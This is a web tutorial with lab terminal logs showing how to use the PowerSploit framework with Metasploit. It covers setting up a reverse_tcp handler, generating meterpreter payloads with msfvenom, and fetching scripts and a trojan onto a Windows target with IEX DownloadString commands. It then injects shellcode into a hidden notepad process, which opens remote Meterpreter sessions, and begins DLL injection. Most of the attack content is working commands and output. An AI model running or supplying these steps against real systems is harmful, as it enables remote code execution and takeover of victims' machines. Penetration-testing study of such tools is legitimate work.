programmersought.com

PowerSploit usage - Programmer Sought

9-11 minutos


PowerSploit

PowerSploit is a post-penetration framework based on PowerShell. It contains many PowerShell attack scripts, which are mainly used for information detection, permission elevation, and permission maintenance in penetration.https://github.com/PowerShellMafia/PowerSploit

1. installation


1. Download program directory

git clone https://github.com/PowerShellMafia/PowerSploit



```
^Croot@kali:~/PowerSploit# php -S 0.0.0.0:8080
PHP 7.3.10-1 Development Server started at Sun Oct 20 12:08:32 2019
Listening on http://0.0.0.0:8080
Document root is /root/PowerSploit
Press Ctrl-C to quit.
[Sun Oct 20 12:08:45 2019] 127.0.0.1:39338 [404]: http://192.168.190.133:8080/ - N
o such file or directory
[Sun Oct 20 12:08:59 2019] 127.0.0.1:39340 [404]: http://127.0.0.1:8080/ - No such
 file or directory
^Croot@kali:~/PowerSploit# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
127.0.0.1 - - [20/Oct/2019 12:09:45] code 501, message Unsupported method ('CONNEC
T')
127.0.0.1 - - [20/Oct/2019 12:09:45] "CONNECT safebrowsing.googleapis.com:443 HTTP
/1.1" 501 -
127.0.0.1 - - [20/Oct/2019 12:09:45] code 501, message Unsupported method ('CONNEC
T')
127.0.0.1 - - [20/Oct/2019 12:09:45] "CONNECT shavar.services.mozilla.com:443 HTTP
/1.1" 501 -
```

Enter 192.168.190.133:8080 in the browser to see the PowerSploit modules



Directory listing for /

- .gitignore
- AntivirusBypass/
- CodeExecution/
- Exfiltration/
- LICENSE
- Mayhem/
- Persistence/
- PowerSploit.psd1
- PowerSploit.psm1
- PowerSploit.pssproj
- PowerSploit.sln
- Privesc/
- README.md
- Recon/
- ScriptModification/
- Tests/

1. Function of each module

1. AntivirusBypass #Discover anti-virus software's anti-virus characteristics
2. CodeExecution #Execute code on the target host
3. Exfiltration #Information collection tool on the target host
4. Mayhem #Blue screen and other destruction tools
5. Persistence #backdoor script (persistence control)
6. Recon #Use the target host as a springboard to conduct intranet information investigation
7. ScriptModification #Create or modify scripts on the target host

   PowerSploit script attack combat


   Invoke-Shellcode – commonly used to insert ShellCode into a specified process ID or local PowerShell

   (1). Invoke-Shellcode

   1. Enable the backdoor module exploit / multi / handler and select

the payload


windows/meterpreter/reverse_tcp



```
      =[ metasploit v5.0.53-dev                          ]
+ -- --=[ 1931 exploits - 1079 auxiliary - 331 post      ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 7 evasion                                      ]

[*] Processing msf.rc for ERB directives.
resource (msf.rc)> use exploit/multi/handler
resource (msf.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (msf.rc)> set lhost 192.168.190.133
lhost => 192.168.190.133
resource (msf.rc)> set lport 1521
lport => 1521
resource (msf.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.190.133:1521
msf5 exploit(multi/handler) >
```

2. Generate a PowerShell script Trojan

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.190.133 lport=1521 -f powershell -o /root/test



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.190.133 l
port=1521 -f powershell -o /root/test
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of powershell file: 1665 bytes
Saved as: /root/test
root@kali:~# php -S 0.0.0.0:80 -t .
PHP 7.3.10-1 Development Server started at Mon Oct 21 09:36:58 2019
Listening on http://0.0.0.0:80
Document root is /root
Press Ctrl-C to quit.
```

3. Download the script on the target machine

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/CodeExecution/Invoke-Shellcode.ps1")

# Find the specified file

Get-ChildItem C:\Windows\system32\ -Include "Invoke-Shellcode.ps1" -recurse

-Include: Specify the extension of the file. If you want to find all txt, enter "* .txt" in the command


-recurse: set the query method

4. Download Trojan

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133/test")


5. Executive Trojan

Invoke-Shellcode -Shellcode ($buf) -Force



```
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/CodeExecution/Invoke-Shellcode.ps1")
PS C:\Windows\system32> Get-ChildItem C:\Windows\system32\ -Include "Invoke-Shel
lcode.ps1" -recurse
Get-ChildItem : 对路径“C:\Windows\system32\LogFiles\WMI\RtBackup”的访问被拒绝
。
所在位置 行:1 字符: 14
+ Get-ChildItem <<<<  C:\Windows\system32\ -Include "Invoke-Shellcode.ps1" -rec
urse
    + CategoryInfo          : PermissionDenied: (C:\Windows\syst...es\WMI\RtBa
   ckup:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand


    目录: C:\Windows\system32


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        2016/12/13      3:09      23817 Invoke-Shellcode.ps1


PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/test")
PS C:\Windows\system32> Invoke-Shellcode -Shellcode ($buf) -Force
```

Successfully obtained session



```
[*] Started reverse TCP handler on 192.168.190.133:1521
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 192.168.190.14
0
[*] Meterpreter session 1 opened (192.168.190.133:1521 -> 192.168.190.140:49318)
 at 2019-10-21 09:39:10 -0400
```

(2) Injection process


Download scripts and Trojans

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/CodeExecution/Invoke-Shellcode.ps1")

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133/test")

1. View the current process

   Get-Process or ps




```
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/CodeExecution/Invoke-Shellcode.ps1")
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/test")
PS C:\Windows\system32> Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     24       2     1632       2404    31     0.00   1052 cmd
     64       4     1168       6252    51     0.03   3024 conhost
    402       5     1140       3660    55     0.28    332 csrss
    236       8     4256      10692    88     0.50   1940 csrss
    184       8     2724       8664    35     0.48   1048 dllhost
    129       7    50388      46944   121     0.51   2948 dwm
     22       3      528       2348    28     0.03   1084 ElemNqBlcqzn
    760      26    29792      52272   198     7.96   2312 explorer
    805     267     5284      11808    83     0.50   1412 FlashHelperService
      0       0        0         12     0               0 Idle
    176       7     1748       7140    68     0.03    564 jucheck
    113       5     1184       5808    61     0.03   3032 jusched
    623      11     2708       7820    33     0.97    500 lsass
    201       5     1552       4556    22     0.05    508 lsm
```


1. Create a new process called notepad and set it to hidden

2. To remember our process number, you can see that my notepad process is 3516

   Start-Process C:\Windows\system32\notepad.exe -WindowStyle Hidden




```
PS C:\Windows\system32> Start-Process C:\Windows\system32\notepad.exe -WindowSty
le Hidden
PS C:\Windows\system32> Get-Process

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
```


```
   64       4    1168     6256    48     0.06   3024 conhost
  411       5    1140     3660    55     0.28    332 csrss
  235       8    4256    10632    88     0.50   1940 csrss
  184       8    2724     8664    35     0.48   1048 dllhost
  129       7   50388    46928   121     0.51   2948 dwm
   22       3     532     2352    28     0.02   1580 ElemNqBlcqzn
  760      26   29856    52392   198     8.02   2312 explorer
  805     267    5284    11808    83     0.50   1412 FlashHelperService
    0       0       0       12     0             0 Idle
  176       7    1748     7140    68     0.03    564 jucheck
  113       5    1184     5808    61     0.03   3032 jusched
  624      11    2700     7792    33     0.98    500 lsass
  202       5    1596     4596    23     0.05    508 lsm
   39       3     580     2584    30     0.00   1464 metsvc
  145       9    2276     6324    40     0.03    276 msdtc
   64       4     760     2924    33     0.00   3040 nc
   75       3    1072     4712    59     0.02   3516 notepad
  438      13   36148    39860   178     0.58    752 powershell
  661      16   21520    17832   106     1.67   2764 SearchIndexer
  212       8    3792     7492    36     1.20    484 services
   29       1     220      804     4     0.09    244 smss
  265       9    3792     8580    58     0.09   1260 spoolsv
```

1. Use Invoke-Shellcode script injection

Invoke-Shellcode -ProcessID 3516 -Shellcode($buf) -Force

Successful rebound!


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.190.133:1521
[*] Sending stage (180291 bytes) to 192.168.190.140
[*] Meterpreter session 2 opened (192.168.190.133:1521 -> 192.168.190.140:49326)
 at 2019-10-21 09:56:18 -0400

meterpreter >
```

(3) .dll injection

Invoke-DLLInjection – DLL injection script

1. First download the script

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133/PowerSploit/CodeExecution/Invoke-DllInjection.ps1")


2. Generate the payload

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.190.133 lport=1521 -f dll -o /root/test.dll

